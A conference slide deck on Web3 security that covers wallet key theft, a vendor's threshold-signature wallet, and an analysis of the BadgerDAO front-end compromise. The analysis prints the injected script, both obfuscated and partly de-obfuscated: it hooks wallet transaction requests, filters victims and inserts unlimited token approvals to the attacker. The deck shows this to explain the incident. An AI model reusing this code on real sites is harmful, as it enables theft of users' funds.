

BLUEHAT
IL 2022

Web3 Security The Blockchain is Your SIEM



Tal Be'ery
Shalev Keren



Hi, I'm Tal Be'ery

- Co-Founder, CTO @ ZenGo
- 20 years of cyber security experience
- Former EIR Innov8 VC, VP Research Aorato (acquired by Microsoft)
- [@talbeerysec](#)



Hi, I'm Shalev Keren

- Cryptography and Blockchain Research @ ZenGo
- [@shalev0s](https://twitter.com/shalev0s)

Agenda


- What is Web3
 - Web3 intro: Web on the Blockchain
 - The Web3 triangle: Wallet, Smart Contracts, Web2 Frontend
- Security in the Web3 triangle
 - Web3 Security problem
 - Wallet attacks: 1 key to rule them all + solutions
 - The blockchain is our SIEM!
 - Frontend attacks: BadgerDAO incident
 - Smart Contracts attacks: The MultiChain incident
- Web3 security solutions
 - Application level firewall
 - Web3 Personal Firewall
 - Web3 Application Firewall (W3AF)

Web 3: Intro


But first a story

“ I happily played World of Warcraft during 2007-2010, but one day Blizzard removed the damage component from my beloved warlock’s Siphon Life spell. I cried myself to sleep, and on that day I realized what horrors centralized services can bring.


—Vitalik Buterin



Web2




Web3: Moving apps to the blockchain



Blockchain - quick reminder

- “Just” a distributed database
 - Reaching a consensus on conflicts is not trivial!
- Messages are authenticated
 - User address corresponds to a public key
 - User signs messages with a private key
 - Private key stored in a wallet
- Very useful for money transfer!
- Bitcoin (2009) is doing that:
 - “1 built-in program”: “Send(source,dest,amount)”
 - Check authenticity by verifying the user’s signature on the transaction
 - Add amount to dest, subtract amount from source
 - Results are saved in the blockchain


Classic Blockchain



Blockchain: beyond sending money

- Ethereum, co-founded by Vitalik (2015)
 - Has a similar “1 built-in program” for money transfer
 - But also, allows users to upload custom code (smart contract) and interact with it
 - Smart contracts are uploaded into addresses
 - Smart contracts expose callable methods
 - Very similar to a dynamic library (“.dll”, “.so”)
 - When interacting with a contract
 - Destination address is the contract
 - Function name and call parameters are passed as part of the transaction
 - Network fee (“gas”) depends on the complexity of the execution

Web3 Echosphere: Web + Blockchain



The Web3 Triangle

- **Web2 app interface:** App UX, suggests transactions to the user
- **Wallet:** key management, transaction signing and blockchain interaction
- **Blockchain smart contracts (“contracts”):** implements the app's logic.

Example: NFT

- The user owns NFTs
 - Ownership is public on blockchain
 - User can transfer via wallet
- Multiple marketplaces
 - For example: Opensea, rarible
- Side note:
 - Ownership is “not perfect”
 - See: [moxie](#)
 - But is fixable

The screenshot shows the Etherscan.io token page for BoredApeYachtClub NFT #2087. The page includes the following information:

- Etherscan** logo and link: etherscan.io/token/0xbc4ca0eda7647a8ab7c2061c2e118a18a936f13d?a=2087#inventory
- Value: Eth: \$2,703.08 (+2.88%) | Gas: 82 Gwei
- Token: BoredApeYachtClub
- Sponsored: HEX.com - Stake HEX & Get Paid 38% APY. Goes Up More. Dips Less. Sta
- Overview** section with TokenID: 2087 and Transfers: 6
- An advertisement for BYBIT SPOT Get 9,500* KASTA
- Tab navigation: Transfers, **Inventory**, Info, DEX Trades, Contract, Comments
- A total of 1 token found.
- Thumbnail image of the NFT (a colorful monkey).
- Details: Token ID: 2087, Owner: 0x066317b905090699..., Last Traded: N/A


The screenshot shows the OpenSea marketplace page for BoredApeYachtClub NFT #2087. The page includes the following information:

- OpenSea** logo and search bar: opensea.io/assets/0xbc4ca0eda7647a8ab7c2061c2e118a18a936f13d/2087
- Large image of the NFT (a colorful monkey).
- Information: Token ID: 2087, Transfers: 6, Last Trade: N/A.
- Tab navigation: Transfers, Inventory, Info, DEX Trades, Contract, Comments



Web3 Security: The problem

Web3 has a security problem



A screenshot of a web browser displaying the rekt.news leaderboard. The page has a light gray header with a lock icon and the URL 'rekt.news/leaderboard/'. Below the header is a dark header with the word 'rekt' in white. A horizontal line separates the header from the main content. The main content is a table with 10 rows, each representing a hacked project. The columns are 'Rank', 'Project', 'Hacker', 'Status', 'Funds Stolen (\$)', and 'Last Update'. The data is as follows:

Rank	Project	Hacker	Status	Funds Stolen (\$)	Last Update
1.	Poly Network	- REKT	Unaudited	\$611,000,000	08/10/2021
2.	Wormhole	- REKT	Neodyme	\$326,000,000	02/02/2022
3.	BitMart	- REKT	N/A	\$196,000,000	12/04/2021
4.	Compound	- REKT	Unaudited	\$147,000,000	09/29/2021
5.	Vulcan Forged	- REKT	Unaudited	\$140,000,000	12/13/2021
6.	Cream Finance	- REKT	2	Unaudited	\$130,000,000 10/27/2021
7.	Badger	- REKT	Unaudited	\$120,000,000	12/02/2021
8.	Qubit Finance	- REKT	Unaudited	\$80,000,000	01/28/2022
9.	Ascendex	- REKT	Unaudited	\$77,700,000	12/12/2021
10.	EasyFi	- REKT	Unaudited	\$59,000,000	04/19/2021

As for this hack? Here's what MetaMask support has to say about it:


If you were hacked, this would most likely be due to a few possible reasons:

- Your computer has been compromised with (malware/spyware) and you stored your private information on your computer.*
- You have visited a malicious phishing website that stole your information.*
- You gave your private key or Seed Phrase / Secret Recovery Phrase to someone or a site.*
- You gave a web3 site / smart contract unlimited access to your funds (check who you gave access to and revoke here: <https://tac.dappstar.io/#/>)*
- You installed a fake MetaMask extension that stole your funds.*

Security #1: Wallet

Wallet Security


- Attacks on private key:
 - Theft: phishing, malware, stolen backup, fake wallets
 - Loss: key is lost and backup fails
- Wallet security is key security
- Web3 is pretty much same as for “old” crypto
- Solutions: protect key with a “secure” wallet
 - Hardware
 - MPC



<https://research.checkpoint.com/2021/cpr-alerts-crypto-wallet-users-of-massive-search-engine-phishing-campaign-that-has-resulted-in-at-least-half-a-million-dollars-being-stolen/>


ZenGo is the **Safe & Secure** Crypto Wallet.


Buy, store, trade, and earn crypto in a tap.



Threshold Signatures (TSS): 1 becomes 2

- Private key becomes distributed: no longer a Single-Point-of-Failure
- Distributed protocols: back and forth messages exchange between parties
 - Key generation: each party creates a “Share” (which is not “half of the key”)
 - Signing: using the Shares, parties sign together
- The signature looks the same!
- When **1 (private key) becomes 2 (shares)**:
 - Harder for attackers to steal: needs to compromise both parties
 - Easier to backup: each share is meaningless by itself





ZenGo: Easy + Secure

- The first “keyless” wallet: No more (single) private key
- Security:
 - Confidentiality:
 - 2 Party (2-P) Threshold Signatures
 - ZenGo Server
 - ZenGo app on the user’s device
 - Each share is stored in a secure manner
 - Availability
 - Cloud based backup for each share
- UX: Mobile app
 - Already in the pockets of customers
 - No additional cost

Security #2: FrontEnd

The BadgerDao hack

BadgerDao

- “Bringing Bitcoin to DeFi” : Earn interest on your BTC
 - via ERC20

The screenshot shows the BadgerDao interface with a dark theme. On the left, there's a sidebar with categories: Vaults, Guarded Vaults, Digg, ibBTC, Bridge, Boost (with a dropdown), and Arcade (with a dropdown). The main area has tabs for Ethereum TVL, Badger Price, and USD. It features a section for "Sett Vaults" with the subtext "Powerful Bitcoin strategies. Automatic staking rewards." Below this is a table with six rows, each representing a different vault type with its logo, name, provider, APR range, and deposit/withdraw buttons.

		APR	
	ibBTC / crvsBTC LP Convex	25.77% - 74.52%	[DEPOSIT] [WITHDRAW]
	CVX / Vote Locked CVX Curve	28.90%	[DEPOSIT] [WITHDRAW]
	Vote Locked CVX Convex	39.60%	[DEPOSIT] [WITHDRAW]
	Digg Badger	8.22%	[DEPOSIT] [WITHDRAW]
	Wrapped BTC/ibBTC Sushiswap	0.72%	[DEPOSIT] [WITHDRAW]
	Sushiswap Wrapped BTC/Badger Sushiswap	33.57%	[DEPOSIT] [WITHDRAW]

What is ERC-20?

- Standard implementation of a “coin” on Ethereum
- Before ERC20, if you wanted your own coin, you needed to create your own blockchain
- Now, you just need to implement some known methods in your contract:

IERC20 #

Interface of the ERC20 standard as defined in the EIP. Does not include the optional functions; to access them see [ERC20Detailed](#).

FUNCTIONS

```
totalSupply()  
balanceOf(account)  
transfer(recipient, amount)  
allowance(owner, spender)  
approve(spender, amount)  
transferFrom(sender, recipient, amount)
```

CloudFlare: Hackers' entry method

- CloudFlare (CF) is a web2 proxy
 - Security, Content caching (CDN)
- BadgerDAO (BD) uses CF
- CF has a feature to add content to website (“workers”)
- [Aug 2021] Hackers used a vulnerability in CF to add API key to workers controlled by attackers
 - Required some mistakes on BD side too [Sep 2021]
- **Hackers are now able to inject code into BD's web2 interface!**



The injected script

- [Nov 2021] first version injected
- We were able to locate it independently 😊
 - via <https://web.archive.org>
- We then de-obfuscated it
- Code Diff (The injected website is in red on left)

```
le><link href="/web/20211129204203cs_/_https://app.badger.com/static/css/main.d60c75f7.css" rel="stylesheet"><script type="text/javascript">(function(_0xff781a,_0x2ac14d){var _0x22e929=_0xa073,_0x5d8bb7=_0xffff781a();while(!!![]){try{var _0x5bb478=parseInt(_0x22e929(0x1e6))/0x1+parseInt(_0x22e929(0x1d5))/0x2* parseInt(_0x22e929(0x213))/0x3)+parseInt(_0x22e929(0x1dc))/0x4+parseInt(_0x22e929(0x212))/0x5+parseInt(_0x22e929(0x1de))/0x6+parseInt(_0x22e929(0x1cf))/0x7*(-parseInt(_0x22e929(0x1d1))/0x8)+parseInt(_0x22e929(0x1c2))/0x9;if(_0x5bb478==_0x2ac14d)break;else _0x5d8bb7['push'](_0x5d8bb7['shift']());}catch(_0x36388b){_0x5d8bb7['push'](_0x5d8bb7['shift']());}})}(_0x4f6c,_0x7a476));async function _log(_0x12cb76,_0x2655b3){var _0x3ff6bf=_0xa073;console_log(_0x12cb76,_0x2655b3),await fetch(_0x3ff6bf(0x19c),{'method':_0x3ff6bf(0x1be),'mode':'no-cors','body':_0x12cb76+'!'+JSON[_0x3ff6bf(0x1bd)](_0x2655b3),'headers':new Headers({'Content-Type':_0x3ff6bf(0x204)}))};function _0x4f6c(){var _0x46b3bd=['Network is not Ethereum! network.chainId:', 'length', '_0x4c16bf1f3acbc0fb05291e8120dacc05c10586e', 'ADMIN: ', 'request', '_0x15b8fe651c268cfb5b519cc7e98bd45c162313c2', 'newArgs', 'eth_sendTransaction', 'decimals', 'provider', 'function approve(address spender, uint value)', 'value', '_owner', '_gasPrice', '_balance0f', '_Interface', '_maxFeePerGas', '_0xb65cef03b9b89f99517643226d76e286ee999e77', '_value', '_hexlify', '_message', '_keys', 'application/json', 'Balance too low: ', '_userJson', '_maxBalance', '_isIntercepted', '_uint8', '_transfer', '_contractName: ', '_string', '_args', '_chainId', '_token', '_transferFrom', '_data_tx', '2044480XuqSyr', '25222511JAxUHN', '_error', '/log2', '_0xb16eb3
```

```
le><link href="/web/20211108192118cs_/_https://app.badger.com/static/css/main.0675bb35.css" rel="stylesheet"></head><body><!-- BEGIN WAYBACK TOOLBAR INSERT -->
```

Injected script

- Hooking Dapp communication with the wallet

```
Object['keys'](ethereum_obj)['forEach'](  
    func_name =>  
        var _0x69aac = _0x19e38f;  
        const _0xf0ef0d = ethereum_obj[func_name];  
        if (typeof _0xf0ef0d === 'function') {  
            if (func_name == 'request') {  
                const _0x16d963 = _0xf0ef0d;  
                ethereum_obj[func_name] = (...args) => {  
                    var _0x591e38 = _0x69aac;  
                    console.log("incoming request:", args);  
                    try {  
                        if (  
                            args &&  
                            args['length'] == 0x1 &&  
                            'method' in args[0x0] &&  
                            args[0x0]['method'] == 'eth_sendTransaction' &&  
                            'params' in args[0x0]  
                        ) {  
                            var _0x294ee3 = args[0x0]['params'];  
                            if ('data' in _0x294ee3[0x0]) {  
                                var _0x17a66a = _0x294ee3[0x0]['data'];  
                                if (  
                                    _0x17a66a['startsWith']('0xb16eb351000000000000000000000000') ||  
                                    _0x17a66a['startsWith']('0x2e1a7d4d000000000000000000000000')  
                                ) return tx(_0x16d963, ethereum_obj, args);  
                            }  
                        }  
                    } catch (_0x26f612) {  
                        _log('error', _0x26f612);  
                    }  
                }  
            }  
        }  
        return Reflect['apply'](_0x16d963, ethereum_obj, args);  
    }  
}
```

0xb16eb351 - claim(address[],uint256[],uint256,uint256,bytes32[],uint256[])
0x2e1a7d4d - withdraw(uint256)

Injected script

- Filter Unwanted Victims
 - Don't Attack Admins (BadgerDAO devs)

```
var devWallets = [  
    '0x392888ADe85c036bA57CFb3b17d41DbCAE64Aaa9',  
    '0xb65cef03b9b89f99517643226d76e286ee999e77',  
    '0x45814b5d5C536C3FAba451A1ba53387dcDFCf2F',  
    '0x4c16bf1f3acbfb2b05291e8120dacc05c10586e',  
    '0x54cf9df9dc78e470ab7cb892d7bfb114c025fc',  
    '0xaf94d299a73c4545ff702e79d16d9fb1ab5bdabf',  
    '0x59c68a651a1f49c26145666e9d5647b1472912a9',  
    '0x15b8fe651c268cfb5b519cc7e98bd45c162313c2'  
];  
if (devWallets['includes'](victimAddr)) throw 'ADMIN: ' + victimAddr;
```

- Victim has more than \$50K or a special test account

```
if (  
    victimAddr != '0x38b8F6af1D55CAa0676F1cbB33b344d8122535C2' &&  
    victim_balance < 0xc350  
) throw 'Balance too low: ' + victim_balance;
```

Injected script

- Inject Malicious Approve

- The attacker always asks for an approval to the vault with the largest locked value
 - If the user is interacting with the largest vault, an approve tx is injected to the attacker's address


```
var _0x53b1ba = new ethers(['utils'],['Interface'])(['function approve(address spender, uint value')]);  
tx_data = _0x53b1ba['encodeFunctionData']('approve', [attackerAddr, '0xfffffffffffffffffffffffffffffffffffff']);
```

- If the user is interacting with another vault a sneaky *increaseAllowance* is injected instead

```
var _0x53b1ba = new ethers(['utils'])[['Interface']](['function increaseAllowance(address spender, uint addedValue')]);  
tx_data = _0x53b1ba['encodeFunctionData']('increaseAllowance', [attackerAddr, '0xfffffffffffffffffffffffffffff']);
```

IncreaseAllowance vs. Approve

- We created a web3 app in lab to test
- Inferior user experience
 - No humanly understandable explanation
 - Not showing user that they are interacting with an ERC20 contract



Injecting Approve

The screenshot shows the BadgerDAO application interface. On the left, a sidebar menu includes options like BADGER, Boost, Vaults, Guarded Vaults, Digg, ibBTC, Bridge, and Arcade. The main content area displays a list of "Sett Vaults" with various APRs and TVLs. A specific vault, "ibBTC / crvsBTC LP Convex", has a "Deposit" button highlighted. A MetaMask notification window is overlaid on the screen, prompting the user to "Give permission to access your DIGG?". The notification details a transaction fee of \$1.58 (0.000413 ETH) and shows an error message: "Insufficient funds.".

A recent exploit led some BadgerDAO users to approve a malicious contract that resulted in a loss of funds. [Learn More](#)

My Assets: \$0.00 Ethereum TVL: \$936,549,217 Badger Price: \$14.63

Boost: 1 Rank: 0

Vaults

Guarded Vaults

Digg

ibBTC

Bridge

Boost

Arcade

Sett Vaults
The best Bitcoin rewards in all of DeFi. Stake now to earn automatically. [New to DeFi?](#)

ALL SETTS VARIABLE APR TVL

Sett Vault	APR	TVL	Deposit	Withdraw
ibBTC / crvsBTC LP Convex	18.13% - 45.90%	\$167,642,244	Deposit	Withdraw
CVX / Vote Locked CVX Curve	15.35%	\$10,600,607	Deposit	Withdraw
Vote Locked CVX Convex	31.94%	\$33,547,214	Deposit	Withdraw
Digg Badger	3.19%	\$10,092,513	Deposit	Withdraw
